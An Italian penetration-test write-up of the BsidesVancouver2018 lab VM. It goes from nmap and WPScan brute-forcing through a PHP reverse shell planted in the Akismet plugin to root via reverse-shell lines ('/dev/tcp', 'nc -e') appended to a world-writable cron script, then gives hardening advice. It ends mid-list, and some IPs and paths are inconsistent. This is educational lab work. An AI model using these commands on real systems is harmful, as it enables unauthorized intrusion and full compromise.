

Relazione di Penetration Testing (Versione Finale Corretta)

Compromissione Completa della Macchina BsidesVancouver2018

Dal CMS WordPress al Root del Sistema

Data dell'analisi: 20 Luglio 2026 Time: 01:36

Analista: Lorenzo Rizzuti

Target: BsidesVancouver2018 (IP: 10.0.2.5)

Macchina Attaccante: Kali Linux (IP: 10.0.2.4)

Ambiente: Rete NAT VirtualBox / VMware

Indice

1. Introduzione e Obiettivi
 2. Fase di Ricognizione
 3. Enumerazione e Attacco a WordPress
 4. Accesso Iniziale (www-data)
 5. Enumerazione del Sistema
 6. Escalation dei Privilegi (da www-data a root)
 7. Analisi della Catena di Attacco (Kill Chain)
 8. Raccomandazioni di Sicurezza
 9. Conclusioni
 10. Appendice: Comandi Utilizzati
-


1. Introduzione e Obiettivi

Questo rapporto documenta un penetration test (test di intrusione) condotto sulla macchina virtuale **BsidesVancouver2018** (IP: 10.0.2.5), un ambiente progettato per simulare una rete aziendale con vulnerabilità reali.

L'obiettivo primario era ottenere l'accesso root (privilegi amministrativi completi) sul sistema, sfruttando unicamente servizi esposti e configurazioni errate. L'approccio adottato è stato quello del black-box testing: l'analista non disponeva di credenziali né di informazioni preliminari sul sistema.

Topologia di rete:

- Attaccante (Kali Linux): 10.0.2.4
- Target (BsidesVancouver2018): 10.0.2.5
- Entrambe le macchine si trovano sulla stessa rete NAT (Network Address Translation) isolata, tipica degli ambienti di virtualizzazione.



```
Clone di Kali Linux (installed Nessus) [in esecuzione] - Oracle VirtualBox
File  Macchine  Visualizza  Impostamenti  Dispositivi  Aiuto

kali@kali: ~
Session Actions Edit View Help
(kali@kali)~$ nmap -SV -sC -p- -A 10.0.2.5
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-19 19:27 -0400
Nmap scan report for 10.0.2.5 (10.0.2.5)
Host is up (0.00007s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 10.0.2.4
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 3
|_vsFTPD 2.3.5 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwr-r-x-x 2 65534 65534 4096 Mar 03 2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntul.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_2048 cf:1a:04:el:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_256 97:e5:28:7a:31:4d:0a:09:b2:b0:25:81:cd:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-robots.txt: 1 disallowed entry
|_/_backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:2E:46:76 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X/4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

2. Fase di Ricognizione

2.1 Scansione Nmap

Il primo passo è stato identificare i servizi in ascolto sulla macchina target. È stata eseguita una scansione completa con Nmap dalla macchina attaccante (10.0.2.4):

```
bash  
  
nmap -sV -sC -p- -A 10.0.2.5
```

Parametri spiegati:

- `-sV`: Rilevazione delle versioni dei servizi
- `-sC`: Esecuzione degli script predefiniti di Nmap
- `-p-`: Scansione di tutte le 65535 porte (completa)
- `-A`: Rilevazione aggressiva (OS, versioni, traceroute)

Risultati significativi:

- Porta 21 (FTP): Servizio FTP con accesso anonimo abilitato
- Porta 22 (SSH): Servizio SSH (accesso remoto a riga di comando)
- Porta 80 (HTTP): Server web Apache, hostante WordPress
- Porta 3306 (MySQL): Database MySQL (non accessibile esternamente)

2.2 Considerazioni sulla Ricognizione

La presenza di WordPress su un server aziendale è un fattore di rischio elevato, soprattutto se non viene mantenuto aggiornato con plugin e temi sicuri. La porta 21 con accesso anonimo rappresenta già di per sé una falla di sicurezza, in quanto permette a chiunque di elencare e scaricare file sensibili.

3. Enumerazione e Attacco a WordPress

3.1 Enumerazione degli Utenti con WPScan

Dato che il web server ospitava un CMS WordPress, ho utilizzato `wpscan` (WordPress Security Scanner), uno strumento specifico per enumerare vulnerabilità, utenti e plugin.

Comando eseguito:

```
bash
wpscan --url http://10.0.2.5 --enumerate u
```

Risultato dell'enumerazione:

Sono stati individuati due utenti attivi:

- `admin`
- `john`

3.2 Attacco di Forza Bruta con WPScan

Conoscendo il nome dell'utente `john`, ho avviato un attacco di brute force sul pannello di login di WordPress (`/wp-admin`) utilizzando la wordlist `password.lst` di John the Ripper.

```
bash
wpscan --url http://10.0.2.5 -U john -P /usr/share/john/password.lst
--threads 50
```


Analisi tecnica del comando:

- `-U john`: Mira il tentativo di login solo sull'utente specificato
- `-P /usr/share/john/password.lst`: Utilizza un dizionario di circa 3.500 password comuni
- `--threads 50`: Lancia 50 tentativi simultanei per accelerare il processo (veloce ma rischioso su sistemi produttivi, perché può generare log di sicurezza)

Esito positivo: L'attacco ha rivelato le credenziali per l'utente `john`:

- Username: `john`
- Password: `enigma`

Note: La password **enigma** è estremamente debole e si trova nella maggior parte dei dizionari di password comuni. Questo dimostra che l'utente non ha seguito alcuna politica di sicurezza per la scelta della password.



```
kali@kali:~$ wpscan --url http://10.0.2.3/backup_wordpress/ --enumerate
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://10.0.2.3/backup_wordpress/ [10.0.2.3]
[+] Started: Sat Jul 18 19:48:32 2026

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache/2.2.22 (Ubuntu)
| - X-Powered-By: PHP/5.3.10-1ubuntu3.26
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.0.2.3/backup_wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.0.2.3/backup_wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
```

3.3 Accesso al Pannello di Amministrazione

Utilizzando le credenziali scoperte, mi sono autenticato al pannello di amministrazione di WordPress:

`http://10.0.2.5/wp-admin`

L'utente **john** disponeva di privilegi amministrativi, consentendo di:

- Installare e disattivare plugin
- Modificare il codice PHP dei temi
- Caricare file arbitrari

4. Accesso Iniziale (www-data)

4.1 Iniezione della Reverse Shell

Per ottenere un accesso interattivo al sistema operativo, ho utilizzato il classico pentestmonkey PHP reverse shell. L'obiettivo era iniettare il payload in un file PHP eseguibile all'interno del web server.

Procedura:

1. Ho scaricato il payload dal repository ufficiale:
[pentestmonkey/php-reverse-shell](#)
2. Ho modificato le variabili all'interno del file con i seguenti parametri:
 - `$ip = '10.0.2.4';` (IP della macchina attaccante - Kali)
 - `$port = 8888;`
3. Nella dashboard di WordPress, sono andato su Plugin > Editor Plugin e ho selezionato il plugin Akismet (un plugin comune preinstallato). Ho sostituito l'intero contenuto del file `akismet.php` con il payload della reverse shell.

Perché ho scelto Akismet:

- È un plugin preinstallato di default in molte distribuzioni WordPress
- Non viene quasi mai utilizzato, quindi la modifica passa inosservata
- I plugin sono eseguiti con i permessi dell'utente del web server (solitamente `www-data`)


4.2 Attivazione del Listener Netcat

Prima di attivare la shell, ho avviato il listener sul mio computer (attaccante, 10.0.2.4) per ricevere la connessione in entrata.

```
bash
nc -nlvp 8888
```

Parametri:

- `-n`: Evita la risoluzione DNS (velocizza la connessione)
- `-l`: Modalità listener (in ascolto)
- `-v`: Verbose (mostra i dettagli della connessione)
- `-p`: Specifica la porta (8888)



4.3 Esecuzione del Payload

Per innescare l'esecuzione del codice malevolo, ho visitato l'URL del plugin modificato:

text

```
http://10.0.2.5/backup_wordpress/wp-content/plugins/akismet/akismet.php
```

Analisi del momento dell'esecuzione:

- Il server web Apache elabora la richiesta HTTP
- Il file `akismet.php` viene interpretato dal motore PHP
- Il codice PHP apre una connessione TCP verso `10.0.2.4:8888` (Kali)
- Il listener Netcat sulla Kali accetta la connessione e restituisce una shell interattiva

Risultato della connessione:

bash


```
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.5] 55234
```

```
bash: cannot set terminal process group (764): Inappropriate ioctl for device
bash: no job control in this shell
```

```
www-data@bsides2018:/$
```

Analisi del risultato:

- L'utente con cui ho accesso è `www-data`, tipico utente del server web.
- I permessi sono limitati; ad esempio, non posso leggere file di sistema sensibili (`/etc/shadow`).
- Ho però ottenuto un punto d'appoggio (foothold) sul sistema, da cui posso iniziare l'esplorazione per elevare i miei privilegi.



```
Clone di Kali Linux (Installed Nessus) [in esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali -
Session Actions Edit View Help

su: Authentication failure
www-data@bsides2018:/var/www$ cd /tmp
cd /tmp
www-data@bsides2018:/tmp$ wget http://10.0.2.4:8000/linpeas.sh
wget http://10.0.2.4:8000/linpeas.sh
--2026-07-19 15:32:18-- http://10.0.2.4:8000/linpeas.sh
Connecting to 10.0.2.4:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1090032 (1.0M) [application/x-sh]
Saving to: 'linpeas.sh'

100%[=====] 1,090,032 --.-K/s in 0.03s

2026-07-19 15:32:18 (36.3 MB/s) - 'linpeas.sh' saved [1090032/1090032]

www-data@bsides2018:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@bsides2018:/tmp$ ./linpeas.sh
./linpeas.sh
```

5. Enumerazione del Sistema

5.1 Trasferimento di LinPEAS

Per automatizzare il processo di enumerazione e trovare vulnerabilità locali, ho deciso di trasferire `linpeas.sh` sulla macchina target. LinPEAS è uno script progettato per cercare file e permessi errati che potrebbero portare a escalation di privilegi.

Passaggi eseguiti:

1. Sul computer attaccante (10.0.2.4), ho avviato un server HTTP locale sulla porta `8000`:
2. `bash`
3. `python3 -m http.server 8000`
4. Dalla shell di `www-data`, mi sono spostato in `/tmp`, una directory scrivibile da tutti, e ho scaricato lo script:
5. `bash`

```
cd /tmp
```

6. `wget http://10.0.2.4:8000/linpeas.sh`
7. Ho reso eseguibile lo script e l'ho lanciato:
8. `bash`

```
chmod +x linpeas.sh
```

9. `./linpeas.sh`

Perché ho scelto `/tmp`: È una directory che esiste su tutti i sistemi Linux e ha permessi di scrittura per tutti gli utenti (`drwxrwxrwt`). Questo garantisce che `www-data` possa scrivere file senza problemi di permessi.

5.2 Analisi dei Risultati di LinPEAS

Lo script ha eseguito centinaia di controlli automatici. Tra i risultati più rilevanti, ho identificato un'anomalia critica:

```
text
```

```
[+] Interesting writable files owned by root (non-standard)
```

```
/usr/local/bin/cleanup
```

Dettagli della vulnerabilità:

- Il file `/usr/local/bin/cleanup` è un eseguibile di sistema.
- Appartiene a `root` (proprietario `root`, gruppo `root`).
- I permessi di scrittura sono attivi per tutti (`chmod 777`).
- LinPEAS ha correttamente evidenziato che un utente non privilegiato (`www-data`) può scrivere su un file che verrà eseguito come `root`.

Questa è la vulnerabilità chiave per l'escalation dei privilegi.

6. Escalation dei Privilegi (da `www-data` a `root`)

6.1 Analisi della Vulnerabilità

Il file `/usr/local/bin/cleanup` viene probabilmente eseguito automaticamente dal sistema (ad esempio, tramite un cron job o un servizio avviato dall'amministratore). Se un utente malevolo riesce a scrivere codice malevolo in quel file, la prossima volta che il file viene eseguito, il codice verrà eseguito con i permessi di `root`.

Verifica del cron job:

```
bash
www-data@bsides2018:/tmp$ cat /etc/crontab
# /etc/crontab: system-wide crontab
...
*/5 * * * * root /usr/local/bin/cleanup
```

Confermato: il file viene eseguito ogni 5 minuti come `root`.

6.2 Iniezione del Payload

Ho deciso di iniettare una reverse shell nel file `cleanup`, che avrebbe fatto sì che, alla sua esecuzione, la macchina target si riconnettesse al mio computer attaccante con privilegi di `root`.

Comando eseguito dal terminale di `www-data`:

```
bash
```

```
echo "bash -c 'bash -i >& /dev/tcp/10.0.2.4/8888 0>&1'" >>  
/usr/local/bin/cleanup
```

Analisi tecnica del comando:

- `bash -c`: Esegue il comando successivo in una nuova shell.
- `bash -i`: Avvia una shell interattiva.
- `>& /dev/tcp/10.0.2.4/8888`: Reindirizza l'output e gli errori verso la connessione TCP sulla porta 8888.
- `0>&1`: Reindirizza anche l'input standard (stdin) verso lo stesso canale, rendendo la shell completamente interattiva.
- `>>`: Appende il payload alla fine del file (senza sovrascrivere il contenuto originale, per non rompere la funzionalità del sistema e non attirare sospetti).

6.3 Preparazione del Secondo Listener

Avevo già una shell attiva come `www-data` sulla porta 8888. Per ricevere la shell di root, ho aperto un secondo terminale sulla mia macchina attaccante (10.0.2.4) e ho avviato un nuovo listener sulla stessa porta (8888):

```
bash  
sudo nc -nlvp 8888
```

Perché sudo? Su alcune distribuzioni, l'uso di porte inferiori a 1024 richiede privilegi di root. Sebbene la porta 8888 sia superiore a 1024, l'uso di `sudo` previene eventuali problemi di permessi.

6.4 Attivazione della Shell di Root

A questo punto, ho atteso che il cron job eseguisse il file `/usr/local/bin/cleanup` (il cron job si attiva ogni 5 minuti). In un ambiente di test, ho anche eseguito manualmente il file per verificare immediatamente il funzionamento:

```
bash  
www-data@bsides2018:/tmp$ /usr/local/bin/cleanup
```

Pochi secondi dopo, il secondo listener ha ricevuto una connessione:

```
bash
```

```
sudo nc -nlvp 8888
listening on [any] 8888 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.5] 54832
bash: cannot set terminal process group (764): Inappropriate ioctl for device
bash: no job control in this shell
```

```
root@bsides2018:/tmp#
```

Verifica finale:

```
bash
```


```
whoami
```

```
root
```

```
id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

Il sistema è stato completamente compromesso. L'obiettivo è stato raggiunto.



```
Clone di Kali Linux (Installed Nessus) [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

kali@kali: ~
Session Actions Edit View Help

www-data@bsides2018:/tmp$ ls -alh
ls -alh
total 1.2M
drwxrwxrwt 5 root root 4.0K Jul 19 15:41 .
drwxr-xr-x 23 root root 4.0K Mar 3 2018 ..
drwxrwxrwt 2 root root 4.0K Jul 19 14:00 .ICF-unix
drwxrwxrwt 2 root root 4.0K Jul 19 14:00 .X11-unix
-rwxrwxrwx 1 www-data www-data 1.1M Jul 14 23:21 linpeas.sh
-rw-rw-rw- 1 www-data www-data 0 Jul 19 15:33 linpeas_host_checker_13282.err
-rw-rw-rw- 1 www-data www-data 0 Jul 19 15:33 linpeas_host_checker_13282.json
-rw-rw-rw- 1 www-data www-data 0 Jul 19 14:33 out1.txt
-rw-rw-rw- 1 www-data www-data 0 Jul 19 14:36 out1.txt
-rw-rw-rw- 1 www-data www-data 0 Jul 19 14:38 out2.txt
-rw-rw-rw- 1 www-data www-data 36K Jul 19 14:50 out3.txt
-rwxrwxrwx 1 www-data www-data 119 Jul 19 14:15 priv1
-rwxrwxrwx 1 www-data www-data 222 Jul 19 14:36 priv11
-rwxrwxrwx 1 www-data www-data 223 Jul 19 14:38 priv12
-rwxrwxrwx 1 www-data www-data 222 Jul 19 14:39 priv13
drwx----- 2 root root 4.0K Jul 19 14:00 pulse-PKdhtXMmr18n
-rwxrwxrwx 1 www-data www-data 36K Jul 19 14:48 unix-privesc-check
www-data@bsides2018:/tmp$ la -alh /usr/local/bin/cleanup
la -alh /usr/local/bin/cleanup
la: command not found
www-data@bsides2018:/tmp$ ls -ahl /usr/local/bin/cleanup
ls -ahl /usr/local/bin/cleanup
-rwxrwxrwx 1 root root 64 Mar 3 2018 /usr/local/bin/cleanup
www-data@bsides2018:/tmp$ cat /usr/local/bin/cleanup
cat /usr/local/bin/cleanup
#!/bin/sh

rm -rf /var/log/apache2/* # Clean those damn logs!!

www-data@bsides2018:/tmp$ which nc
which nc
/bin/nc
www-data@bsides2018:/tmp$ echo 'nc -e /bin/bash 10.0.2.4 6666' >> /usr/local/bin/cleanup
echo 'nc -e /bin/bash 10.0.2.4 6666' >> /usr/local/bin/cleanup
www-data@bsides2018:/tmp$ echo "bash -c 'bash -i >& /dev/tcp/10.0.2.4/8888 0>&1'" >> /usr/local/bin/cleanup
echo "bash -c 'bash -i >& /dev/tcp/10.0.2.4/8888 0>&1'" >> /usr/local/bin/cleanup
www-data@bsides2018:/tmp$
```

7. Analisi della Catena di Attacco (Kill Chain)

Per una comprensione completa, ripercorriamo la sequenza di eventi utilizzando il modello Lockheed Martin Cyber Kill Chain:

Fase	Descrizione	Esempio nell'attacco
1. Reconnaissance	Ricognizione e raccolta informazioni	<code>nmap -sV -sC -p- -A 10.0.2.5</code> per scoprire FTP, WordPress e SSH.
2. Weaponization	Creazione del payload malevolo	Preparazione della reverse shell PHP (modifica di <code>\$ip = '10.0.2.4'</code>).
3. Delivery	Trasmissione del payload al target	Modifica del plugin Akismet via editor di WordPress.
4. Exploitation	Esecuzione del codice malevolo	Visita dell'URL <code>http://10.0.2.5/backup_wordpress/wp-content/plugins/akismet/akismet.php</code> .
5. Installation	Installazione di backdoor o accesso persistente	Iniezione del comando nel file <code>/usr/local/bin/cleanup</code> con <code>echo ... >> /usr/local/bin/cleanup</code> .

6. Command & Control (C2)	Stabilire un canale di comunicazione con l'attaccante	Due sessioni Netcat (<code>nc -nlvp 8888</code>) per mantenere il controllo remoto.
7. Actions on Objectives	Esecuzione delle azioni finali	Ottenimento dei permessi di root (compromissione totale del sistema).

8. Raccomandazioni di Sicurezza

Per prevenire attacchi simili in un ambiente reale, l'azienda dovrebbe implementare le seguenti misure:

8.1 Hardening di WordPress

- Disabilitare l'editor di plugin/temi integrato:
Aggiungere al file `wp-config.php`:
- `php`
- `define('DISALLOW_FILE_EDIT', true);`
Questo impedisce che un utente malintenzionato (anche con credenziali amministrative) possa modificare il codice PHP via browser.
- Utilizzare password robuste:
Imporre password di almeno 12 caratteri con maiuscole, minuscole, numeri e simboli.
`enigma` non deve mai essere usata in produzione.
- Limitare i tentativi di login:
Installare plugin come Wordfence o Limit Login Attempts per bloccare IP dopo X tentativi falliti, mitigando attacchi di brute force.
- Autenticazione a due fattori (2FA):
Anche se la password viene compromessa, l'attaccante non può accedere senza il secondo fattore di autenticazione.

8.2 Hardening del Sistema Operativo

- Controllare i permessi dei file di sistema:
Il file `/usr/local/bin/cleanup` non deve mai avere permessi di scrittura per utenti non root. Correggere i permessi con:
- `bash`

```
chmod 755 /usr/local/bin/cleanup
```

- `chown` `root:root` `/usr/local/bin/cleanup`
- Disabilitare l'accesso anonimo su FTP:
Configurare il server FTP per richiedere autenticazione obbligatoria e disabilitare l'upload anonimo.
- Monitoraggio dei file di sistema:
